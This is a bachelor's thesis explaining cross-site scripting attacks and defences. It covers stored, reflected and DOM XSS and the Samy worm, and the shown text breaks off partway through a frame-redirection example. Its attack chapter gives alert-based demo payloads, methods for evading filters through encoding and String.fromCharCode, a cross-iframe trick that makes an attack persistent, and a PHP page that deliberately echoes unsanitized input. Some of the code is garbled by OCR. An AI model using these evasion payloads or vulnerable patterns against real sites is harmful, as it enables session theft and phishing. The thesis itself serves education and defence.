Bachelor's Thesis
Degree Programme in Information Technology
2009

YongHao Li

Cross-Site-Scripting (XSS)

– Attacking and Defending

TURUN AMMATTIKORKEAKOULU
TURKU UNIVERSITY OF APPLIED SCIENCES

BACHELOR´S THESIS | ABSTRACT
TURKU UNIVERSITY OF APPLIED SCIENCES
Degree Program in Information Technology
Autumn 2009 | 73
Instructor(s): Balsam Almurrani

YONGHAO LI

CROSS-SITE-SCRIPTING
-Attacking and Defending

Nowadays, network security is becoming more and more important in our daily life. Owing to that the fact that we cannot live without the Internet, providing a good and security networking environment is significantly necessary. However, cross site scripting (XSS) attacks risk millions of websites. XSS can be used to inject malicious scripting code into applications, and then return the code back to the customer side. When users use the web browser to visit the place where the malicious scripting code has been injected, the code will execute directly to the customer's computer.

A common solution is detecting the key words of XSS in the browser javascript engine or on the server part to filter the malicious code. Nonetheless, the attacker can construct different new types of malicious scripting to avoid detecting so that it is difficult to collect all keywords in the detecting-list to avoid XSS attacking. Therefore, it is worth letting more people pay attention to XSS and finding more solutions to avoid XSS attacks.

KEYWORDS: XSS, Vulnerability, Malicious, Attack, Defend, Injection.

ACKNOWLEDGEMENTS

First of all, I am deeply showing gratitude to all the people who have supported me to complete this thesis. Because of all of your encouraging and help, I can smoothly complete this.

Secondly, I appreciate my thesis instructor Almurrani Balsam and all of teachers who taught me before. During these 3 years of study, you imparted much useful knowledge to me. Especially, my thesis instructor Almurrani Balsam, you gave much help to me and many suggestions for my thesis. Thank you for spending so much of your time. I will acquire more knowledge to improve myself in the future.

Finally, I dedicate this thesis to my parents and lover. Thank you for caring enough for me and your loves support and encourage me to complete this thesis. I will live up to your expectations and acquire greater accomplishments.

Table of Contents

FIGURES

TABLES

1. Introduction

1.1 Motivation

Nowadays, with the network expanding quickly, especially Web 2.0 increasing, internet isn't anonymous to us anymore. It is a good platform for users to communicate, chat, do business or play game together. For instance, we usually go to Google to search information, Amazon or E-Bay to buy books and many other goods and we also go to My-Space to communicate with friends. Therefore, there is no doubt that Internet is gradually becoming an integral part our daily life.

So providing a beneficial and safe networking environment is significantly necessary. If there is vulnerability in a famous website, a lot of visitors will be attacked customers and the result cannot be imagined. Ten years ago, most of the websites were static websites which did not have too much vulnerability and were not interactive with visitors so that they could not be spitefully used by hackers and we ignored the WEB-based security.

However, today there are millions and millions of dynamic websites with a lot of new technology being carried out and used into web browser. There are many plug-in applications which increase the interaction between visitors, for example, bulletin boards, e-mail forms to provide the user interaction with the web server. However, everything has two sides. On the opposite side, these dynamic websites also provide a good platform for hackers to inject malicious code, as well. If the code is executed behind the web browser, it changes the web page according to the code automatically. Therefore, we find that a lot of famous websites were injected with malicious code by hackers and a lot of visitors were attacked. Moreover, owing to the extensive spread of Web 2.0 and each user's blog

can be shared with his/her friends as well. So, if one blog has been injected with malicious code, all the visitors of the blogger's friends will be infected and constantly infect their friends. Therefore, the speed of spreading is even quicker than previously. Eventually, the website provider will lose a lot of money and its reputation will be damaged, as well.

Cross-Site-Script (XSS) vulnerability is one of those vulnerabilities. "XSS carried out on websites was roughly 80% of all documented security vulnerabilities as of 2007" [2] and it can let hackers insert the malicious javascript into a website (Table 1.1). So the visitor of the website will be attacked and execute the malicious code automatically.

<script>alert("XSS")</script>
Table 1.1 Insert the code and display a "XSS" warning window

In addition, it can steal visitors' cookies (Table 1.2) and acquire the visitor's right as well. Therefore, it threatens the web security in the client part directly and steals the visitors' information catlike or redirects the visitors to visit another website which the hacker has established with malicious code already. It even can control the visitor's computer.

<script>alert(document.cookie)</script>
Table 1.2 Display the user's cookies javascript

Although there are some methods which can detect XSS attacks or threats, XSS still cannot be completely detected. AS XSS code can be flexibly constructed, it is a significant problem and is also used to attack a lot of famous website, like: Yahoo, Myspace, Joomla-based websites and so on. Therefore, we have to pay more attention to this vulnerability and find out more methods to prevent these attacks and this thesis will explain the details of this vulnerability in order to make more people be aware of it.

1.2 Outline of Thesis

The first chapter is the outline of Cross-Site-Script (XSS) and includes the introduction, background and motivation, as well. The second chapter consists of concepts of XSS and evolution of XSS so that the readers will be familiar with XSS. The next chapter discusses different XSS attacking methods. The fourth chapter offers the defense methods to avoid this vulnerability. The fifth chapter gives several example of testing XSS attacks. The last chapter gives some Anti-XSS vulnerability solutions, as well.

2. CROSS-SITE-SCRIPT (XSS) OVERVIEW

2.1 Concepts Of Cross-Site-Scripting (XSS)

With the Internet expanding quickly, there are more and more vulnerabilities which threaten billions of customers. Therefore, we must prevent these vulnerabilities from happening in order to provide a safer environment for surfing the Internet.

Therefore, we have divided all these vulnerabilities into two large categories. The first category comprises of web application security which consists of Custom Web Applications, Third-part Web Application and Web server. The second category is network security which includes Database, Applications, Operating System and network.

We can see the details from Figure 2.1 shows the catalog of Internet Security and the common vulnerabilities which are usually exploited by hackers. In contrast with Network Security, as the Web Applications are developing and the Network Security is becoming stable and reliable, we have to pay more attention to the weaker one that is Web Application security in order to avoid these vulnerabilities harming the customer and take measures to cut down loss.



Figure 2.1 Vulnerability Stack [1]

Cross-Site-Scripting (XSS) is a new common vulnerability which can let hackers inject the code into the output application of web page which will be sent to a visitor's web browser and then, the code which was injected will execute automatically or steal the sensitive information from the visit's input. This code injection which is similar to SQL Injection in Web Application Security (Figure 2.2) can be used in three different ways which are "STORED XSS", "REFLECTED XSS" and "Dom--based XSS".



Figure 2.2 XSS attacking process [5]

2.1.1 STORED XSS

In the "STORED XSS" (persistent XSS), an attacker can inject the malicious code into the page persistently and that means the code will be STORED in the server. And this code will be STORED in the page which will show to the visitors later on. If the visitor goes to the page which is embedded with XSS attacking code, the code will execute on the visitor's computer. Hackers usually post these codes into the article in the forum or blog in order to let other users to read in the future and attack more them.

Compared with “REFLECTED XSS”, this type of XSS does more serious harm. If the “STORED XSS” vulnerability is successfully exploited by hackers, it will persistently attack the users until administrator remove this vulnerability.

2.1.2 REFLECTED XSS

The “REFLECTED XSS” (non-persistent) is a temporary attack. Because the code cannot be injected into the server, it just lets the server use the injected malicious code to immediately generate a page and then, send this temporary page’s URL to anyone that the attacker wants to attack. If the user clicks this URL, the malicious code in this temporary page will execute. Because this attack is based on user’s trigging, this type of vulnerability was called REFLECTED XSS.

Therefore, it is more difficult to be used unless the hacker can work hard on the URL and convince the user to trigger the dangerous URL. So the hacker finds few methods to make the URL look like a trusted Website’s URL. First of all, hackers can encode the URL into Hex value or other type of code in order that the URL looks more true and reliable. Therefore, the user thinks that there is no virus command inside and clicks that. For example, in Example 2.1, Google is a famous and reliable website. If Google has the REFLECTED XSS, the hacker can inject malicious code into the URL and encode the URL. There are many tools on the Internet which can provide the service of encoding the code from ASCII to decimal ASCII, hexadecimal or other types. After finishing encoding the URL, the hacker will send this URL to trick the user into clicking and also using some tricks which can attract the user to click. In addition, later on, this thesis will give details of URL Encoding.

Example 2.1(Encoding Decimal URL)

In this example, users execute this code and they received a warning window and show a string “XSS” as well. But here is just a demo for explaining the Encoding URL. It is not a real attacking code for you to attack. According to first code, if hackers used to ask the user to click, no one will accept, because, in URL, it consists of scripting code. Nonetheless, instead of the first code, we encode it into the second one, the user cannot understand what is that after “.com/”. Absolutely, the user sometime will accept this and click out of curiosity.

1. http://dict.cn/<_2Ftitle><script>alert("XSS")<_2Fscript><title>
2. http://dict.cn/%3C_2Ftitle%3E%3Cscript%3Ealert(%22XSS%22)%3C_2Fscript%3E%3Ctitle%3E

In another method, an intelligent hacker found one javascript function which is “String.fromCharCode”. The purpose of this function is used to convert the Unicode into values to characters. [3] This function can be used to avoid the security filter’s detection and also can convert the Unicode into numbers in order to make the URL look more reliable and unsuspected. As we know, if the security filter wants to filter the XSS vulnerability, the most important step is going to compare the doubted keyword with their black list. However, if hackers use the function of “String.fromCharCode” to convert all the black list keywords, such as <script>, alert, javascript and so on, into numbers the filter will fail to compare and the code can execute as well, then it successfully disables the anti-XSS software and the code execute in the visitor’s computer. On the other hand, using this function can hide the malicious code and show the weird code to the user in order to confuse user to click. For example, let’s see the Example 2.2; the hacker can use String.fromCharCode to transform the “X” to 88 and “S” to 83 so that between the brackets, there is a string which is “XSS”. Therefore, the alert word of “XSS” is replaced by 88, 83 and 83.It is a demonstration code so that it is just a warning window here.. If we change the “XSS” to be a

malicious code, that not only can avoid the filter detecting, but also can hide the true code. Moreover, there are a lot of new methods which are carried out to cheat users. These methods will be later described in this thesis.

Example 2.2 (String.fromCharCode to transform)

According to this example, we use String.fromCharCode(88, 83, 83) to convert "XSS" into "88, 83, 83".

1. http://www.google.com/</title><script>alert("XSS")</script><title>
2. http://www.google.com/</title><script>alert(String.fromCharCode(88,83,83)</script><title>

2.1.3 DOM-based XSS

The DOM-based XSS attack is another type of XSS vulnerability which is commonly used by hackers as well. What is DOM--based XSS? First of all, we need to know what DOM is.

DOM is short for Document Object Model and it is a platform and language-neutral interface which is using scripting or program to modify the content, update the date, structure and style of documents. [18] It is widely used in HTML and XML in Web 2.0. DOM in HTML can generate a tree-structure of HTML documents. Therefore, each branch of the tree can be easily controlled and modified by DOM. However, DOM allows the scripting or program to change the HTML or XML document, the HTML or XML document can be modified by a hacker's scripting or program.

Therefore, DOM-based XSS uses DOM's vulnerability to make the XSS come true. This type of XSS vulnerability is totally different from the REFLECTED or STORED XSS attack and it does not inject malicious code into a page. So, it is the problem of the insecure DOM object which can be controlled by the client side in the web page or application. For this reason, hackers can let the attack payload execute in the DOM environment to attack the Victim side. [19] This is significantly serious and the usual

defense of XSS vulnerability does not work in this type of attack and it will be described in the following chapter.

2.2 Evolution of XSS

As we know, XSS is significantly serious nowadays so if we long for eliminating this vulnerability, first of all, we need to understand what XSS is and how it is developing. The famous ancient Chinese philosopher Sun Tzu said that “if you know your enemy and yourself, you will never lose a battle”. Therefore, this part of thesis, will describe the evolution of XSS.

Cross-Site-scripting (XSS) was firstly reported and exploited in the 1996 and this vulnerability was found in Web Application. At that time, owing to the fact that many famous and beautiful websites used the HTML frame and javascript programming language, like Netscape, yahoo, My space and also search engine Google, they were attacked by this new type of code injection vulnerability. [7]

Meanwhile, hackers soon to found that they can force visitor of these websites to redirect to any websites and steal their cookies, even bank account number, password or sensitive information. They just injected malicious code in HTML website. Anyone who visits their website will execute this malicious code.

In December 1999, David Ross who was working in Microsoft for IE security wrote a Microsoft-internal paper entitled “Script Injection”. In this report, he exposed how the script is injected into the Server and how does code injection work. After his report was published, it has been shared with CERT (internet security center). Finally, they decided to define that Unauthorized Site Scripting, Unofficial Site Scripting Cross-site Scripting, Synthesized Scripting, Fraudulent Scripting and Uniform Resource Locator (URL) Parameter Script Insertion are collectively referred to as Cross-Site-Scripting (CSS). However, later on, this name was confused

with another new style sheet language which is Cascading Style Sheets (CSS). So in early 2000, Cross-Site-Scripting (CSS) was changed to XSS in order to differentiate from Cascading Style Sheets. [8]

However, people did not still pay attention to XSS, because they think that XSS is difficult to be used by a hacker and some scientists said that “It can’t root an operating system or exploit a database, so why should I care? How dangerous could clicking on a link or visiting a Web page really be?”[9]All these views were changed when a XSS-based Worm was carried out. It was the Samy Worm which used MySpace’s XSS vulnerability to attack. There were millions of users attacked in only 20 hours and eventually made the MySpace servers down as well. Therefore, many of people started to pay attention to this old vulnerability XSS and the purpose of this thesis to let more people pay attention to this vulnerability and know the details of XSS.

2.3 XSS Risks And Influences

After describing the evolution of XSS, it is clear that XSS is significantly serious and we need to prevent it indeed, it is significantly increasing and a lot of new methods are invented.

This is because XSS is flexible, commonly exists and is ignored. In addition, with the AJAA taking off, it increases the possible of vulnerability occurring and provide more chances for hackers to inject malicious code.

If we do not pay more attention to XSS, it will be used to embed Trojan horses in websites, phish, inject Worm, steal cookies, steal user's sensitive information and also control visitors' computers. Apparently, it has also a significantly strong spreading force so that Samy's XSS worm code in MySpace can infect millions of users during only 20 hours. Lots of users' website profiles were changed and embedded "Samy is my hero" and the worm constantly executed and duplicated to embed into other users. In the end, the web server did not have memory and stopped working. That is horrible and still can deny service as well. It not only destroys users' computers, but also stops the server working. With e-commerce increasing, on one hand, a website will suffer heavy losses; on the other hand, the website will lose its reputation as well.



Figure 2.3 Samy's Worm propagation [9]

3. XSS ATTACKING

3.1 REFLECTED XSS

REFLECTED Cross-Site-Scripting attacking is the most common vulnerability and the easiest to find. However, the REFLECTED XSS is quite difficult to be used, because it triggers the attack and the malicious code is injected into the URL and then, sends the URL to the user and entice the user to click the URL in order to let the malicious code execute.

Although REFLECTED XSS is difficult to use, we cannot ignore or pay less attention to that, because as the Chinese say, "A small leak will sink a great ship". So this part of thesis explains the REFLECTED XSS attack.

Basically, if the website does not filter any keywords of scripting injection, it would be easy to inject the code into the URL. Just see the Example 3.1.1 below, when users visit the URL which we inject the Javascript code, a warning window appears which includes the words of "XSS". Therefore, the injected code in the URL is executed already and that means this REFLECTED attacking is successful and there exists REFLECTED XSS code and can be used to attack.

3.1.1 Basic REFLECTED XSS

When users access the victimwebsite which has REFLECTED XSS vulnerability, they input following address below and it will display a cute warning window. That means tha theusers' scripting code has been executed.

http://www.victimwebsite.com/<script>alert("XSS")</script>



Figure 3.1.1 Basic REFLECTED XSS

However, if users send this URL to attract user to click, it definitely cannot trick people so we need to decorate the URL and make it more trustable.

For that reason, URL encoding is becoming one of the sufficient methods to make the injected code become messy code. According to RFC 1738 (Request for Comments), "URL is Uniform Recourse Locator and define that URL only can be used "Only alphanumeric [0-9a-zA-Z], the special characters "$-_. +!*'()," [not including the quotes - ed], and reserved characters used for their reserved purposes may be used un-encoded within a URL"." [10] Therefore, for example, we can use 32(decimal) or 20(hexadecimal) to replace "space". As we see the example 3.1.2, it is easy to find that after encoding the URL, the scripting code is becoming messy and difficult to understand what exactly it is.

3.1.2 Encoding URL XSS

The original URL:
http://www.google.com/<script>alert("XSS")</script>
After encoding the URL:
http://www.google.com/%3Cscript%3Ealert(%22XSS%22)%3C/script%3E

Nonetheless, it still does not look trustable and acceptable to trick users. That is the why we need to combine this REFLECTED XSS with other technology to make the vulnerability stronger and use it longer. That is the why Clickjacking appeared. Clickjacking is one malicious method to reveal confidential information or take control of a computer while clicking on seemingly innocuous Web pages. [11]

The features of Clickjacking:

1. Hijacking the link: actually a user can click the hijacked link or button when clicking on some links
2. No javascript: this action does not need injected scripting and make the attacking more simple
3. The attacking is based on DHTML.
4. The attacker needs to control a few parts of that hijacking link website.

This attack will let the victims to do the malicious action by them. In addition, as the hacker lets users plays a flash game and click the button in the flash game so that the players' web camera will be enabled or let the user download Trojan horse while the user is playing that game. A User can find this flash game exploit video in http://www.youtube.com/watch?v=gxyLbpldmuU. Another combination of XSS attacking is Cross Iframe Trick-based XSS vulnerability. The author of this example is *axis@ph4nt0m.org*. If hackers use Cross Iframe Trick-based XSS vulnerability, hackers will make the REFLECTED XSS

attacking into STORED XSS attacking so that this vulnerability can be used for a long time and sufficiently used to attack a user. In addition, this thesis will give details of this type attacking through Example 3.1.3 below.

3.1.3 Cross Iframe Trick-Based XSS

Testing Environment:

Windows XP SP2

IE 6 SP2

XAMP (Apache and MYSQL Server)

Testing Page in two domains which is the following URLs below:

http://127.0.0.1/A/1.html

http://127.0.0.1/A /4.html

http://127.0.0.1/B/2.html

http://127.0.0.1/B/3.html

Table 3.1.3.1 Source code of 1.html

Source code of 1.html:

```
<script>
        function example(XSS)
                {
                  alert(XSS);
                }
</script>
<iframe id="example3_1" src="http://127.0.0.1/B/2.html" width="300" height="300" ></iframe>
<iframe id="example3_2" src="http://127.0.0.1/B/3.html" width="300" height="300" ></iframe>
```

Suppose we have a website which has XSS vulnerability on

http://127.0.0.1/A/4.html.

Table 3.1.3.2 source code of 4.html

Source code of 4.html:

```
<html>
   <body>
        <script>
        document.write("<input id=\"aaa\" value=\'test"+window.location.href+"\' >");
        </script>
   </body>
</html>
```

If users input the following URL in theirweb browser which is”

http://127.0.0.1/A/4.html#'><script>alert(/XSS/);</script><' ", users will find that a warning window is appearing with warning of /XSS/. Therefore, REFLECTED XSS vulnerability exists and we will make this non-persistent vulnerability into a persistent one.

Meanwhile, we use Cross Iframe technology to build 3.html iframe address to be the XSS vulnerability's address.

Table 3.1.3.3 source code of 3.html

Source code of 3.html:

```
<html>
  <body>
    <script>
        var p = document.createElement("iframe");
        p.src = "http://127.0.0.1/A/4.html#\'\>\<script\>alert(\"Domain=\"+document.domain)\;\</script\>\<\'";
              document.body.appendChild(A_4);
     </script>
   </body>
</html>

```

Table 3.1.3.4 source code of 2.html

Source code of 2.html:

```
<body>
<script>
window.onload = function()
{
                    parent.frames["example3_2"].example();
}
</script>
</body>

```

Access to http://127.0.0.1/A/1.html.Users will find that the REFLECTED XSS in 4.html has been used in 1.html and the scripting code is executed as well, because a warning window with domain equal to "127.0.0.1" popped up.



Figure 3.1.3.1 Cross Iframe Trick-Based XSS

Why this cross iframe occurred? The reason is that domain B can use iframe proxy to execute domain A's scripting and transfer information through the different domain. Moreover, what is an iframe proxy? In fact, it is

http://127.0.0.1/A/1.html consists of an iframe which points to http://127.0.0.1/B/3.html,meanwhilehttp://127.0.0.1/B/3.html also consists of an iframe which points to http://127.0.0.1/A/4.html so that http://127.0.0.1/A/1.html has a connection with http://127.0.0.1/A/4.html by a proxy iframe in http://127.0.0.1/B/3.html . Therefore, whenever users access http://127.0.0.1/A/1.html, it will pop up a warning window and that means that the hackers' code will execute all the time and the REFLECTED XSS is changing to STORED one.

However, if we try to change the code of 2.html and 3.html, this action will change the data value and the sensitive information value of each other.

Table 3.1.3.5 2nd version of source code of 2.html

Source code of 2.html:

```
<script>
        window.onload = function()
        {
        parent.frames["example3_2"].document.getElementById("3").value="222";
        parent.frames["example3_2"].alertwin();
        }
</script>

```

In the code of 2.html, we call the function of 3.html and try to change the example3_2's value which is in 3.html, as well. Therefore, we can use this example to test whether 2.html controls 3.html or not.

Source code of 3.html:

```
<html>
  <body>
    <script>
       function alertwin(){ alert(window.location.href); }
    </script>
   <input id="3" value="333" >
  </body>
</html>

```

Table 3.1.3.6 2nd version of source code of 3.html

After constructing, access to http://127.0.0.1/A/1.html , and then 2.html will call the function in 3.html and execute to a pop-up window of the 3.html URL address. In addition, it changes the input value "333" into "222".



Figure 3.1.3.2 Cross Iframe Trick-Based XSS Result

Therefore, this proves that Cross Iframe Trick can also be used in this way. The rule of this method is that if there is site z in domain A consisting of two iframes which point to site x, site y in domain B, z will be the iframe proxy to connect x and y.

Similarly to the previous example, this example is still attacking in site 1.html, however, site 2.html changed the site 3.html‘s information and the function of site 3.html and 1.html will be called as well. These malicious changes will last long and trustably exist in the trustable site 1.html. It is shadier and trustable to be accepted by visitors these malicious changes. Apparently, the hacker can attack the 1.html in the hidden place and it is significantly difficult to find his attack through 1.html, as well.

Nonetheless, every coin has two sides, Cross iframe Trick also has weaknesses. The Cross iframe Trick can make iframe iteration so that many iframes can access other iframes’ own data. However, this attacking method is difficult to find, according to last example, if we can find the iframe in domain A which points to another site B in a different domain B.

In addition, the iframe must be controllable, and then this attacking can be successful. In fact, this vulnerability is very difficult to find and if you find one, that will be difficult to fix as well. The reason is that it is a common function of a web browser.

There is another REFLECTED XSS attacking method which is the redirection of XSS to make phishing vulnerability. The name of this attack is Cross Frame Scripting (CFS). It commonly uses the vulnerable variable of frame address to redirect phishing website. For this reason, when users access a trustable website, the XSS vulnerability in this website will be used to redirect users to another website which includes malicious code. The author of this example 3.1.4 is Xylitol published in http://www.xylitol.org/.

3.1.4 Redirection XSS

Testing Environment:

Windows XP SP2

IE 8 (lower version 7.0 or 6.0 is fine)

XAMP (Apache and MYSQL Server)

The URL of site is: http://127.0.0.1/url=/index.php

1st frame: navigation.htm

2ndframe: top.htm

3rdframe: accueil.htm

Table 3.1.4.1 source code of index.php

The source code of index.php:

```
<!DOCTYPE html PUBLIC "//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <html>
<head>
<meta httpequiv="ContentType" content="text/html; charset=utf8" />
<title> Welcome in mysiteisnotsecure.fr</title>
</head>
<frameset rows="*" cols="110,*" frameborder="NO" border="0" framespacing="0">
<frame src="navigation.htm" name="navigation" frameborder="yes" scrolling=""NO"
bordercolor="#0000CC" id="navigation">
<frameset rows="98,*" cols="*" framespacing="0" frameborder="NO" border="0" >
<frame src="top.htm" name="entete" frameborder="yes" scrolling="NO"
bordercolor="#000000" id="entete">
<frame  src="<?php if(isset($_GET['iframe'])) echo $_GET['iframe']; elseecho "accueil.htm";?>"
name="corps" scrolling="auto" id="corps">
</frameset>
</frameset><noframes>No frames :(</noframes>
</html>
```

Table 3.1.4.2 source code of navigation.html

The source code of navigation.html:

```
<!DOCTYPE html PUBLIC "//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta httpequiv="ContentType" content="text/html; charset=utf8" />
<title>Menu</title>
</head>
<body bgcolor="#CCCCCC">
<pre> </pre>
<p> </p>
<p> </p>
<ul>
<li><a href="index.php?iframe=http://google.com" target="_parent">google</a></li>
<li><a href="index.php?iframe=http://fr.wikipedia.org/wiki/Accueil"
target="_parent">wiki</a></li>
<li><a href="index.php?iframe=http://xylitol.free.fr/" target="_parent">Xylitol</a></li>
</ul>
<p> </p>
</body>
</html>
```

Table 3.1.4.3 source code of top.html

The source code of top.htm:

```
<!DOCTYPE html PUBLIC "//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta httpequiv="ContentType" content="text/html; charset=utf8" />
<title>en tete</title>
<style type="text/css">
<!.Style1 {color: #FFFFFF;fontsize: 36px;}>
</style>
</head>
<body bgcolor="#CCCCCC">
